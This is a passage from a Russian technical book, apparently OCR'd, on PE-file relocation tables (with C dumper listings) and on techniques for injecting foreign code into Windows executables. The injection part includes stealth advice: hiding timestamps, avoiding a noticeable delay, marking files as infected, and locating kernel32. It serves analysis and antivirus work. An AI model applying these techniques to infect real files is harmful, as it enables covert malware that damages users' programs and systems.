            f_name = (BYTE*) *INT++; f_addr = (DWORD*) *IAT++;
            if (!f_name || !f_addr) break;

            if ((DWORD)f_name < (DWORD)pBaseAddress)
                f_name += (DWORD) pBaseAddress;
```

продолжение

Листинг 5.10 *(продолжение)*

```
            if ((DWORD)f_addr < (DWORD)pBaseAddress)
                f_addr = (DWORD*)((DWORD)f_addr+(DWORD) pBaseAddress);

            if ((DWORD) f_name & 0x80000000)
            {
                sprintf(buf, "#%d",((DWORD) f_name) & 0xFFFF);
                f_name = buf; hint = 0;
            }
                else
            {
                hint = *(WORD*) f_name;  f_name = &f_name[2];
            }
            printf("[%04d] %-30s:%08Xh\n",hint,f_name, f_addr);
        }   printf("=============================================\n\n");
        pDelay += 0x20;  // следующий элемент
    }
}
```

ПЕРЕМЕЩАЕМЫЕ ЭЛЕМЕНТЫ

Таблица перемещаемых элементов не является обязательной и используется только когда загрузка по адресу, прописанному в image base, оказывается невозможной. Тогда системный загрузчик обращается к таблице перемещаемых элементов, представляющей собой массив указателей на RVA-адреса страничного имиджа, которые требуют коррекции, и увеличивает их на разницу предполагаемого и фактического адресов загрузки.

Допустим, в программном коде имелась инструкция типа `mov eax, [401000h]`, где 401000h – абсолютный адрес ячейки памяти страничного имиджа. Если файл будет загружен не по адресу 400000h, на который он и рассчитывал, а, скажем, по адресу 10000000h, ячейка 401000h в обязательном порядке должна быть скорректирована, иначе в регистр eax попадет совершенно непредсказуемое значение. Вычислив дельту загрузки (10000000h – 400000h = FC00000h) и выудив из таблицы перемещаемых элементов RVA-адрес корректируемой ячейки, системный загрузчик складывает его с дельтой загрузки и получает: `mov eax, [10001000h]`.

При внедрении в файл путем замещения секции (например, сжатии и/или сбрасывании части ее содержимого в оверлей) это создает следующие проблемы. Первая и главная: если хотя бы один перемещаемый элемент попадет внутрь внедренного нами кода и файл будет действительно перемещен, внедренный код окажется полностью или частично испорчен и его поведение станет непредсказуемым (все зависит от того, куда придется «ранение»). Во-вторых, даже если он и выживет, то восстановленная секция окажется неработоспособной, ведь соответствующие адреса не были скорректированы.

Многие руководства советуют либо прибивать таблицу перемещаемых элементов, обнуляя поле IMAGE_DIRECTORY_ENTRY_BASERELOC в DATA_DIRECTORY (но это делает файл немобильным), либо же вовсе не связываться с файлами, содержащими таб-

лицу перемещаемых элементов (но это не по-хакерски). Можно ли запретить системному загрузчику гробить внедренный нами код, не лишая файл свойства перемещаемости? Оказывается, можно — достаточно создать пустую таблицу перемещаемых элементов, переустановив на нее IMAGE_DIRECTORY_ENTRY_BASERELOC, а оригинальную таблицу перемещаемых элементов обрабатывать самостоятельно, делая это уже после того, как все секции будут приведены в исходное состояние (распакованы и/или извлечены из оверлея).

Почему подложная таблица перемещаемых элементов должна быть пустой? Потому что системный загрузчик содержит грубую ошибку и при отсутствии таблицы перемещаемых элементов не перемещает файл вообще (а ведь по спецификации должен...). Разумеется, внедряемый код необходимо спроектировать с учетом непостоянства базового адреса загрузки, то есть использовать абсолютную адресацию нельзя и необходимо либо ограничиться одной относительной, либо автоматически определять место своей дислокации в памяти и в дальнейшем плясать уже от него.

К сожалению, микропроцессоры семейства I386 с перемещаемым кодом не в ладах, так как ориентированы на абсолютную адресацию и налагают запрет на явное использование регистра EIP (указатель следующей выполняемой машинной инструкции). Мы не можем сказать процессору: mov eax, [eip+666h] (занести в регистр eax двойное слово, лежащее на 666h байт ниже следующей исполняемой команды), и приходится прибегать ко всевозможным ухищрениям, проталкивая регистр EIP через стек, добираясь до него так: call @label/@label:pop eax, что эквивалентно: mov [esp], eip/mov eax,[esp], где esp — указатель вершины стека. Кстати о стеке. Это удобное хранилище данных, не требующее к тому же задания абсолютных адресов.

По соображениям эффективности таблица перемещаемых элементов хранится в упакованном формате вместо массива 32-разрядных RVA-адресов, указывающих на модифицируемую ячейку памяти внутри страничного имиджа, мы имеем массив 16-разрядных слов, 4 старших бита которых задают тип перемещаемой ячейки, а 12 младших битов — смещение, отсчитываемое от начала страницы (page). Под «страницей» здесь понимается отнюдь не страница памяти, а непрерывный регион памяти, RVA-адрес которого задается внутри специальной структуры. Таким образом, таблица перемещаемых элементов состоит из одного или нескольких последовательно расположенных блоков. В начале блока идут его RVA-адрес и размер, а за ними 16-битный массив упакованных смещений.

Заглянув в файл WINNT.H, мы обнаружим структуру _IMAGE_BASE_RELOCATION (не путайте ее с _IMAGE_RELOCATION, относящейся к объективным файлам), определенную так (листинг 5.11).

Листинг 5.11. Прототип структуры IMAGE_BASE_RELOCATION

```
typedef struct _IMAGE_BASE_RELOCATION {
    DWORD    VirtualAddress;
    DWORD    SizeOfBlock;
     WORD    TypeOffset[1]; // массив упакованных перемещаемых элементов
} IMAGE_BASE_RELOCATION;
```

Истинный размер массива TypeOffset будет таким:

```
TypeOffset[(SizeOfBlock - sizeof(VirtualAddress) - sizeof(SizeOfBlock))/sizeof(WORD)]
```

I386-загрузчик поддерживает двенадцать типов перемещаемых элементов, но на практике обычно используется лишь один из них: IMAGE_REL_BASED_HIGHLOW (03h), указывающий на младший байт 32-разрядного значения, к которому следует добавить дельту загрузчика. В переводе на межсистемный программистский это «звучит» так:

```
if ((TypeOffset[i] >> 12) == 3 ) *(DWORD*) ((TypeOffset[i] & ((1<<12)-1)) + pageRVA +
(DWORD) pBaseAddress) += ((DWORD) pBaseAddress - (DWORD)pPreferAddress)
```

Когда будете это делать, не забудьте предварительно убедиться, что соответствующая страница памяти имеет атрибут Writable, и если его нет, временно измените атрибуты страницы, обратившись к API-функции VirtualProtectEx, а после исправления всех перемещаемых элементов верните атрибуты назад.

Остальные типы перемещаемых элементов описаны в спецификации на PE-файл. Обещаю, что вы узнаете много интересного. В частности, перемещаемые элементы типа IMAGE_REL_BASED_HIGHADJ хранят целевой адрес сразу в двух TypeOffset'ах. Первый указывает на ячейку, содержащую старшее перемещаемое слово, а второй — на содержащую младшее. На I386-процессорах такая комбинация не имеет никакого смысла (разве что специально со встроенным ассемблером поизвращаетесь), но на других платформах может быть широко распространена.

Далее приведен исходный текст простейшего дампера таблицы перемещаемых элементов (листинг 5.12).

Листинг 5.12. Разбор таблицы перемещаемых элементов

```
n2k_walk_reloc(BYTE* pReloc, BYTE *pBaseAddress, BYTE *pPreferAddress)
{

    BYTE *pageRVA; DWORD a, blockSize, typeX, offsetX;

    // вычисляем дельту загрузки
    printf(    "\ndelta := %08Xh\n"\
        "=================\n\n",pBaseAddress - pPreferAddress);

    // перебираем все fixup-блоки один за другим
    while(1)
    {
        // вычисляем адрес начала страницы и размер блока
        pageRVA = (BYTE*)(*(DWORD*) pReloc); blockSize = *(DWORD*) (pReloc+4);

        if (!blockSize) break;              // это конец?

        // распаковываем перемещаемые элементы,
        // вычисляя адреса корректируемых ячеек
        printf(    "FIXUP BLOCK - pageRVA: %06Xh, size %06d bytes\n"\
            "-------------------------------------------------\n",
```


```
        pageRVA, blockSize);

    for (a = 8; a < blockSize; a += 2)
    {
        // извлекаем тип fixup'a и смещение относительно pageRVA
        typeX   = (*(WORD*)(pReloc + a)) >> 12;
        offsetX = (*(WORD*)(pReloc + a)) & ((1<<12)-1);

        // обработка разных типов fixup'ов
        switch(typeX)
        {
        case 0: printf("\tIMAGE_REL_BASED_ABSOLUTE\n");
            break;

        case 3:    printf("\tIMAGE_REL_BASED_HIGHLOW  @ %08Xh --> %08Xh\n",
            offsetX + pPreferAddress, offsetX + pBaseAddress);
            break;
        default:
            printf("\t%x - not supported\n", typeX);
            break;
        }
    } printf("\n");
    // берем следующий блок
    pReloc += blockSize;
  }
}
```

...Уф! Наконец-то мы добрались до кочки, одиноко торчащей среди топкого болота. Теперь можно обсохнуть, отмыться, собраться с мыслями и какое-то время передохнуть. Вы еще не передумали писать свой вирус? Да уж! Такой марш-бросок любое влечение угробит... И правильно! В этом мире выживают лишь те, чье стремление разобраться в системе доминирует над желанием напакостить ближнему своему. Написать грамотный и во всех отношениях корректный «внедритель» ох как непросто! И пока вы будете переваривать полученную информацию, внезапный порыв ветра от тарахтящего кулера перелистнет несколько страниц с новой порцией информационного концентрата. Когда они соединятся вместе, произойдет своеобразная алхимическая реакция, и на свет родится крохотный организм огромного кибернетического мира. Конкретно в следующей главе будет показано, как именно осуществляется внедрение машинного кода в посторонние тела.



ГЛАВА 6

ТЕХНИКА ВНЕДРЕНИЯ И УДАЛЕНИЯ КОДА ИЗ PE-ФАЙЛОВ

Опасаясь яростных нападок пуристов, склонных рассматривать добрую половину аспектов системного программирования как покушение на авторское право, подрывающее фундамент личной безопасности, и всячески препятствующих публикациям подобного рода, автор вынужден начинать с оправданий и деклараций.

Свободу слова еще никто не отменял, и сами по себе технологии внедрения в исполняемые файлы не могут быть ни хорошими, ни плохими. Вирусы (как компьютерные, так и биологические) — это неотъемлемая часть естествознания, несущая не только вред, но и пользу. С кишечной палочкой у нас установился взаимовыгодный симбиоз еще миллионы лет назад, компьютерные вирусы успешно «симбиотят» с протекторами, упаковщиками исполняемых файлов, поисковыми машинами, операционными системами и многими другими объектами виртуального мира, окружающими нас.

Механизмы внедрения в PE-файлы весьма разнообразны, но в доступной литературе описаны довольно поверхностно. Имеющиеся источники либо катастрофически неполны, либо откровенно неточны, да к тому же рассеяны по сотням различных FAQ и tutorial'ов. Приходится, выражаясь словами Маяковского, перелопачивать тонны словесной руды, прежде чем обнаружится нечто полезное. Данная работа представляет собой попытку систематизации и классификации всех известных способов внедрения. Это самая полная коллекция из имеющихся! Во всяком случае, в открытой печати ничего подобного со времен MS-DOS ни разу не было опубликовано. Если вам встречались программы, внедряющие-

ся в файл другим способом, пожалуйста, дайте об этом знать, ведь технический прогресс не стоит на месте, каждый день приносит новые технологии и идеи. Потому не воспринимайте эту главу как догму. Это всего лишь путеводитель по кибернетической стране виртуального мира.

Материал будет интересен не только специалистам по информационной безопасности, специализирующимся на идентификации и удалении вирусов, но и разработчикам навесных защит конвертного типа и упаковщиков. Что же касается вирусописателей... Господа пуристы, да поймите же вы наконец, что если человек задался целью написать вирус, то он его напишет! Публикации подобного рода на это *никак* не влияют! Автор ни к чему не призывает и ни от чего не отговаривает. Это — прерогатива карательных органов власти, религиозных деятелей, ну и моралистов наконец. Моя же задача намного скромнее — показать, какие пути внедрения существуют, на что обращать внимание при поиске постороннего кода и как отремонтировать файл, угробленный некорректным внедрением.



К чему приводит внедрение

ЦЕЛИ И ЗАДАЧИ Х-КОДА

Перед Х-кодом стоят по меньшей мере три серьезных задачи: а) разместить свое тело внутри подопытного файла (или, как сказал бы Пелевин, слиться в ним в алхимическом браке); б) перехватить управление до начала выполнения основной программы или в процессе оного; в) определить адреса API-функций, жизненно важных для собственного функционирования.

Методология перехвата управления и определения адресов API-функций уже рассматривалась нами ранее в «Записках I» (главы «Борьба с windows-вирусами — опыт контртеррористических операций», «Вирусы в UNIX, или Гибель Титаника II» и «Ошибки переполнения буфера извне и изнутри») и поэтому здесь не описывается. Ограничимся тем, что напомним читателю основные моменты.

Перехват управления обычно осуществляется следующими путями:

- переустановкой точки входа на тело X-кода;
- внедрением в окрестности оригинальной точки входа команды перехода на X-код (естественно, перед передачей управления X-код должен удалить команду, восстановив исходное содержимое EP);
- переустановкой произвольно взятой команды JMP/CALL на тело X-кода с последующей передачей управления по оригинальному адресу (этот прием не гарантирует, что X-коду вообще удастся заполучить управление, но зато обеспечивает ему феноменальную скрытность и максимальную защищенность от антивирусов);
- модификацией одного или нескольких элементов таблицы импорта с целью подмены вызываемых функций своими собственными (этой технологией в основном пользуются стелс-вирусы, умело скрывающие свое присутствие в системе).

Определение адресов API-функций обычно осуществляется следующими путями:

- поиском необходимых функций в таблице импорта файла-хозяина (будьте готовы к тому, что там их не окажется: либо отказывайтесь от внедрения, либо используйте другую стратегию поиска);
- поиском LoadLibrary/GetProcAddress в таблице импорта файла-хозяина с последующим импортированием всех необходимых функций вручную (будьте готовы к тому, что этих функций в таблице импорта также не окажется);
- прямым вызовом API-функций по их абсолютным адресам, жестко прописанным внутри X-кода. Адреса функций KERNEL32.DLL/NTDLL.DLL непостоянны и меняются от одной версии системы к другой, а адреса USER32.DLL и всех остальных пользовательских библиотек непостоянны даже в рамках одной конкретной системы и варьируются в зависимости от Image Base остальных загружаемых библиотек, поэтому при всей популярности данного способа пользоваться им допустимо только в образовательно-познавательных целях;
- добавлением в таблицу импорта необходимых X-коду функций (ими, как правило, являются LoadLibrary/GetProcAddress, с помощью которых можно вытащить из недр системы и все остальные — достаточно надежный, хотя и с-лишком заметный способ);
- непосредственным поиском функций LoadLibrary/GetProcAddress в памяти — поскольку KERNEL32.DLL проецируется на адресное пространство всех процессов, а ее базовый адрес всегда выровнен на границу в 64 Кбайт, от нас всего лишь требуется просканировать первую половину адресного пространства

процесса на предмет поиска сигнатуры MZ. Если такая сигнатура найдена — убеждаемся в наличии сигнатуры PE, расположенной со смещением e_lfanew от начала базового адреса загрузки. Если она действительно присутствует, анализируем DATA DIRECTORY и определяем адрес таблицы экспорта, в которой требуется найти LoadLibraryA и GetProcAddress. Если же хотя бы одно из этих условий не выполняется, уменьшаем указатель на 64 Кбайт и повторяем всю процедуру заново. Пара соображений в помощь: прежде чем что-то читать из памяти, вызовите функцию IsBadReadPtr, убедившись, что вы вправе это делать; помните, что Windows 2000 Advanced Server и Datacenter Server поддерживают загрузочный параметр /3GB, предоставляющий в распоряжение процесса 3 Гбайт оперативной памяти и сдвигающий границу сканирования на 1 Гбайт вверх; для упрощения отождествления KERNEL32.DLL можно использовать поле Name RVA, содержащееся в Export Directory Table и указывающее на имя динамической библиотеки, однако оно может быть и подложным (системный загрузчик его игнорирует);

- определением адреса функции KERNEL32!_except_handler3, на которую указывает обработчик структурных исключений по умолчанию. Эта функция не экспортируется ядром, однако присутствует в отладочной таблице символов, которую можно скачать с сервера http://msdl.microsoft.com/download/symbols (внимание! сервер не поддерживает просмотр браузером, с ним работают только последние версии Microsoft Kernel Debugger и NuMega Soft-Ice). Это делается так: mov esi, fs:[0]/lodsd/lodsd. После выполнения кода регистр EAX содержит адрес, лежащий где-то в глубине KERNEL32. Выравниваем его по границе 64 Кбайт и ищем MZ/PE-сигнатуры, как показано в предыдущем пункте (это наиболее корректный и надежный способ поиска, всячески рекомендуемый к употреблению);
- определением базового адреса загрузки KERNEL32.DLL через PEB: mov eax, fs:[30h]/mov eax, [eax + 0Ch]/mov esi, [eax + 1Ch]/lodsd/mov ebx, [eax + 08h] — базовый код возвращается в регистре EBX (это очень простой, хотя и ненадежный прием, так как структура PEB в любой момент может измениться, и за все время существования Windows она уже менялась по меньшей мере три раза, к тому же PEB есть только в NT);
- использованием native API операционной системы, взаимодействие с которым осуществляется либо через прерывание INT 2Fh (Windows 3.x, Windows 9x), либо через INT 2Eh (Windows NT, Windows 2000), либо через машинную команду syscall (Windows XP). Краткий перечень основных функций можно найти в Interrupt List Ральфа Брауна, бесплатно распространяемом через Интернет: http://www.pobox.com/~ralf/files.html. Это наиболее трудоемкий и наименее надежный способ из всех. Мало того, что native API-функции не документированы и подвержены постоянным изменениям, так они еще и до безобразия примитивны (в смысле — реализуют простейшие низкоуровневые функции, непригодные к непосредственному использованию).

Принципы внедрения X-кода в PE-файлы с технической точки зрения практически ничем не отличаются от ELF, разве что именами служебных полей и стратегией их модификации. Однако детальный анализ спецификаций и дизассем-

блирование системного загрузчика выявляют целый пласт тонкостей, неизвестных даже профессионалам (во всяком случае, ни один известный мне протектор/упаковщик не избежал грубых ошибок проектирования и реализации).

Существуют следующие типы (методы, способы) внедрения.

1. Размещение X-кода поверх оригинальной программы (также называемое затиранием).
2. Размещение X-кода в свободном месте программы (интеграция).
3. Дописывание X-кода в начало, середину или конец файла с сохранением оригинального содержимого.
4. Размещение X-кода вне основного тела файла-носителя (например, в динамической библиотеке или NTFS-потоке), загружаемого «головой» X-кода, внедренной в файл способами 1, 2 или 3.

Поскольку способ 1 приводит к необратимой потере работоспособности исходной программы и реально применяется только в вирусах, здесь он не рассматривается. Все остальные алгоритмы внедрения полностью или частично обратимы.

ТРЕБОВАНИЯ, ПРЕДЪЯВЛЯЕМЫЕ К X-КОДУ

X-код следует проектировать с учетом всей жесткости требований, предъявляемых неизвестной и подчас очень агрессивной средой чужеродного кода, в которую он будет заброшен (в смысле — внедрен).

Во-первых, X-код должен быть полностью перемещаем, то есть сохранять свою работоспособность независимо от базового адреса загрузки. Это достигается использованием относительной адресации: определив свое текущее расположение вызовом команды `CALL $+5/POP EBP`, X-код сможет преобразовать смещения внутри своего тела в эффективные адреса простым сложением их с `EBP`. Разумеется, это не единственная схема. Существуют и другие, однако мы не будем на них останавливаться, поскольку к PE-файлам они не имеют ни малейшего отношения.

Во-вторых, грамотно сконструированный X-код никогда не модифицирует свои ячейки, поскольку не знает, имеются ли у него права на запись или нет. Стандартная секция кода лишена атрибута `IMAGE_SCN_MEM_WRITE`, и присваивать его крайне нежелательно, так как это не только демаскирует X-код, но и снижает иммунитет программы-носителя. Разумеется, при внедрении в секцию данных это ограничение теряет свою актуальность, однако далеко не во всех случаях запись в секцию данных разрешена. Оптимизм — это прекрасно, но программист должен закладываться на наихудший вариант развития событий. Разумеется, это еще не обозначает, что X-код не может быть самомодифицирующимся или не должен модифицировать никакие ячейки памяти вообще! К его услугам и стек (автоматическая память), и динамическая память (куча), и кольцевой стек сопроцессора, наконец!

В-третьих, Х-код должен быть предельно компактным, поскольку объем пространства, пригодного для внедрения, подчас очень даже ограничен (можно даже сказать — драконичен). Имеет смысл разбить Х-код на две части: крошечный загрузчик и протяженный хвост. Загрузчик лучше всего разместить в PE-заголовке или регулярной последовательности внутри файла, а хвост сбросить в оверлей или NTFS-поток, комбинируя тем самым различные методы внедрения.

Наконец, Х-код не может позволить себе задерживать управление более чем на несколько сотых, ну от силы десятых долей секунды, в противном случае факт внедрения станет слишком заметным и будет сильно нервировать пользователя, чего допускать ни в коем случае нельзя.

ТЕХНИКА ВНЕДРЕНИЯ

Перед внедрением в файл необходимо убедиться в том, что он не является драйвером, не содержит нестандартных таблиц в `DATA DIRECTORY` и доступен для модификации. Присутствие оверлеев крайне нежелательно, и без особой необходимости в оверлейный файл лучше ничего не внедрять, а если и внедрять, то придерживаться наиболее безболезненной стратегии внедрения — способа 1.

Ниже все эти требования разобраны подробнее:

- если файл расположен на носителе, защищенном от записи, или у нас недостаточно прав для его записи/чтения (например, файл заблокирован другим процессом), отказываемся от внедрения;
- если файл имеет атрибут, запрещающий модификацию, либо снимаем этот атрибут, либо отказываемся от внедрения;
- если `Subsystem > 2h` или `Subsystem < 3h`, отказываемся от внедрения;
- если `FA < 200h` или `SA < 1000`, это, вероятнее всего, драйвер, и в него лучше ничего не внедрять;
- если файл импортирует одну или несколько функций из hal.dll и/или ntoskrnl.exe, отказываемся от внедрения;
- если файл содержит секцию `INIT`, он, возможно, является драйвером устройства, а возможно, и нет, но без особой нужды лучше сюда ничего не внедрять;
- если `DATA DIRECTORY` содержит ссылки на таблицы, использующие физическую адресацию, либо отказываемся от внедрения, либо принимаем на себя обязательства корректно «распотрошить» все иерархию структур данных и скорректировать физические адреса;
- если `ALIGN_UP(LS.r_off + LS.r_sz, A) > SizeOfFile`, файл, скорее всего, содержит оверлей, и внедряться в него можно только по методу 1.
- если физический размер одной или нескольких секций превышает виртуальный на величину, большую или равную `FA`, и при этом виртуальный размер не равен нулю, подопытный файл содержит оверлей, допуская тем самым использование внедрений только типа 1.

Следует помнить о необходимости восстановления атрибутов файла и времени его создания, модификации и последнего доступа (большинство разработ-

чиков ограничивается одним лишь временем модификации, что демаскирует факт внедрения).

Если поле контрольной суммы не равно нулю, следует либо оставить такой файл в покое, либо рассчитать новую контрольную сумму самостоятельно, например путем вызова API-функции CheckSumMappedFile. Обнулять контрольную сумму, как это делают некоторые, категорически недопустимо, так как при активных сертификатах безопасности операционная система просто откажет файлу в загрузке!

Еще несколько соображений общего типа. В последнее время все чаще и чаще приходится сталкиваться с исполняемыми файлами чудовищного объема, неуклонно приближающегося к отметке в несколько гигабайт. Обрабатывать таких монстров по кускам — нудно и сложно. Загружать весь файл целиком — слишком медленно, да и позволит Windows выделить такое количество памяти! Поэтому имеет смысл воспользоваться файлами, проецируемыми в память (Memory Mapped File), управляемыми функциями CreateFileMapping и MapViewOfFile/UnmapViewOfFile. Это не только увеличивает производительность, упрощает программирование, но и ликвидирует все ограничения на предельно допустимый объем, который теперь может достигать 18 эксабайт, что соответствует 1 152 921 504 606 846 976 байт). Как вариант, можно ограничить размер обрабатываемых файлов несколькими мегабайтами, легко копируемыми в оперативный буфер и сводящими количество «обвязочного» кода к минимуму (кто работал с файлами от 4 Гбайт и выше, тот поймет).

ПРЕДОТВРАЩЕНИЕ ПОВТОРНОГО ВНЕДРЕНИЯ



В то время как средневековые алхимики пытались создать альмагест — универсальный растворитель, растворяющий вся и все, — их оппоненты язвительно замечали: задумайтесь, в чем вы его будете хранить! И хотя альмагест так и не был изобретен, его идея не умерла и до сих пор будоражит умы вирусописателей, вынашивающих идею принципиально недетектируемого вируса. Может ли существовать такой вирус хотя бы в принципе? И если да, то как он сможет отличать уже инфицированные файлы от еще не зараженных? В противном случае заражения одного и того же файла будут происходить многократно, и навряд ли многочисленные копии вирусов смогут мирно соседствовать друг с другом.

X-код, сохраняющий работоспособность даже при многократном внедрении, называют *рентабельным*. Рентабельность предъявляет жесткие требования как к алгоритмам внедрения в целом, так и к стратегии поведения X-кода. Очевидно, что X-код, внедряющийся в MS-DOS-заглушку, рентабельным не является: каждая последующая копия затирает собой предыдущую. Протекторы, монополизирующие системные ресурсы с целью противостояния отладчикам (например, динамически расшифровывающие/зашифровывающие защищаемую программу путем перевода страниц памяти в сторожевой режим с последующим перехватом прерываний), будут конфликтовать друг с другом, вызывая либо зависание, либо сбой программы. Классическим примером рентабельно-

сти является X-код, дописывающий себя в конец файла и после совершения всех запланированных операций возвращающий управление программе-носителю. При многократном внедрении X-коды как бы «разматываются», передавая управление словно по эстафете, однако если нить управления запутается, все немедленно рухнет. Допустим, X-код привязывается к своему физическому смещению, отсчитывая его относительно конца файла. Тогда при многократном внедрении по этим адресам будут расположены совсем другие ячейки, принадлежащие чужому X-коду, и поведение обоих станет неопределенным.

Перед внедрением в файл нерентабельного X-кода необходимо предварительно убедиться, что в файл не было внедрено что-то еще. К сожалению, универсальных путей решения не существует, поэтому приходится прибегать к различным эвристическим приемам, распознающим присутствие инородного X-кода по косвенным признакам.

Родственные X-коды всегда могут «договориться» друг с другом, отмечая свое присутствие уникальной сигнатурой. Например, если файл содержит строку `x-code ZANZIBAR here`, отказываемся от внедрения на том основании, что здесь уже есть «свои». К сожалению, этот трюк очень ненадежен. При обработке файла любым упаковщиком или протектором сигнатура неизбежно теряется. Ну разве что внедрить сигнатуру в ту часть секции ресурсов, которую упаковщики/протекторы предпочитают не трогать (иконка, информация о файле и т. д.). Еще надежнее внедрять сигнатуру в дату/время последней модификации файла (например, в десятые доли секунды). Упаковщики/протекторы ее обычно восстанавливают, однако малая длина сигнатуры вызывает большое количество ложных срабатываний, что тоже нехорошо.

Неродственным X-кодам приходится намного хуже. Чужих сигнатур они не знают и потому не могут наверняка утверждать, можно ли осуществить корректное внедрение в файл или нет. Поэтому X-код, претендующий па корректность, обязательно должен быть рентабельным, в противном случае сохранение работоспособности файлам уже не гарантируется.

Упаковщики оказываются в довольно выигрышном положении: дважды один файл не сожмешь, если коэффициент сжатия окажется исчезающе мал, упаковщик вправе отказаться обрабатывать такой файл. Протекторы – другое дело. Протектор, отказывающийся обрабатывать уже упакованные (зашифрованные) файлы, мало кому нужен. Если протектор монополизирует ресурсы, отказываясь их предоставлять кому-то еще, он должен обязательно контролировать целостность защищенного файла и, обнаружив внедрение посторонних, выводить соответствующее предупреждение на экран, возможно, прекращая при этом работу. В противном случае защищенный файл могут упаковать и попытаться защитить повторно. Последствия такой защиты не заставят себя ждать...

КЛАССИФИКАЦИЯ МЕХАНИЗМОВ ВНЕДРЕНИЯ

Механизмы внедрения можно классифицировать по-разному: по месту (начало, конец, середина), по «геополитике» (затирание исходных данных, внедрение в свободное пространство, переселение исходных данных на новое место обитания), по надежности (предельно корректное, вполне корректное и крайне

некорректное внедрение), по рентабельности (рентабельное или нерентабельное) и т. д. Мы же будем отталкиваться от *характера воздействия на физический и виртуальный образ подопытной программы*, разделив все существующие механизмы внедрения на четыре категории, обозначенные латинскими буквами A, B, C и Z.

- **К категории А** относятся механизмы, не вызывающие изменения адресации ни физического, ни виртуального образов. После внедрения в файл ни его длина, ни количество выделенной при загрузке памяти не изменяются и все базовые структуры остаются на своих прежних адресах. Этому условию удовлетворяют: внедрение в пустое место файла (PE-заголовок, хвосты секций, регулярные последовательности), внедрение путем сжатия части секции и создание нового NTFS-потока внутри файла[1].
- **К категории В** относятся механизмы, вызывающие изменения адресации только физического образа. После внедрения в файл его длина увеличивается, однако количество выделенной при загрузке памяти не изменяется и все базовые структуры проецируются по тем же самым адресам, однако их физические смещения изменяются, что требует полной или частичной перестройки структур, привязывающихся к своим физическим адресам, и если хотя бы одна из них останется не скорректированной (или будет скорректирована неправильно), файл-носитель с высокой степенью вероятности откажет в работе. Категории В соответствуют: раздвижка заголовка, сброс части оригинального файла в оверлей и создание своего собственного оверлея.
- **К категории С** относятся механизмы, вызывающие изменения адресации как физического, так и виртуального образов. Длина файла и выделяемая при загрузке память увеличиваются. Базовые структуры могут либо оставаться на своих местах (то есть изменяются лишь смещения, отсчитываемые от конца образа/файла), либо перемещаться по страничному имиджу произвольным образом, требуя обязательной коррекции. Этой категории соответствуют: расширение последней секции файла, создание своей собственной секции и расширение серединных секций.
- К «засекреченной» **категории Z** относятся механизмы, вообще не дотрагивающиеся до файла-носителя и внедряющиеся в его адресное пространство косвенным путем, например модификацией ключа реестра, ответственного за автоматическую загрузку динамических библиотек. Этой технологией интересуются в первую очередь сетевые черви и шпионы. Вирусы к ней равнодушны.

Категория А наименее конфликтна и приводит к отказу лишь тогда, когда файл контролирует свою целостность. Сфера применения категорий В и С гораздо более ограничена; в частности, они не способны обрабатывать файлы с отладочной информацией, поскольку отладочная информация практически всегда содержит большое количество ссылок на абсолютные адреса. Ее формат

[1] Как вариант, X-код может внедриться в хвост кластера, оккупируя один или несколько незанятых секторов (если они там есть), однако здесь этот вариант не рассматривается, так как никакого отношения к PE-файлам он не имеет.

недокументирован, и к тому же различные компиляторы используют различные форматы отладочной информации, поэтому скорректировать ссылки на новые адреса нереально. Помимо отладочной информации еще существуют сертификаты безопасности и прочие структуры данных, нуждающиеся в неприкосновенности своих смещений. К сожалению, механизмы внедрения категории А налагают довольно жесткие ограничения на предельно допустимый объем X-кода, определяемый количеством свободного пространства, имеющегося в программе, и довольно часто здесь не находится места даже для крохотного загрузчика, поэтому приходится идти на вынужденный риск, используя другие категории внедрения.

Кстати говоря, различные категории можно комбинировать друг с другом, осуществляя «гибридное» внедрение, наследующее худшие качества всех используемых механизмов, но и аккумулирующее их лучшие черты. Короче, делайте свой выбор, господа!

КАТЕГОРИЯ А: ВНЕДРЕНИЕ В ПУСТОЕ МЕСТО ФАЙЛА

Проще всего внедриться в пустое место файла. На сегодняшний день таких мест известно три: PE-заголовок, хвостовые части секций и регулярные последовательности. Рассмотрим их подробнее.

ВНЕДРЕНИЕ В PE-ЗАГОЛОВОК

Типичный PE-заголовок вместе с DOS-заголовком и заглушкой занимает порядка 300h байт, а минимальная кратность выравнивания секций составляет 200h байт. Таким образом, между концом заголовка над началом первой секции практически всегда имеется ~100h бесхозных байтов, которые можно использовать для «производственных целей», размещая здесь либо всю внедряемую программу целиком, либо только загрузчик X-кода, считывающий свое продолжение из дискового файла или реестра (рис. 6.1).




Рис. 6.1. Внедрение X-кода в свободное пространство хвоста PE-заголовка

Внедрение. Перед внедрением в заголовок X-код должен убедиться, в том, что хвостовая часть заголовка (ласково называемая «предхвостием») действительно свободна, то есть `SizeOfHeadres < FS.r_off`. Если же `SizeOfHeadres == FS.r_off`,

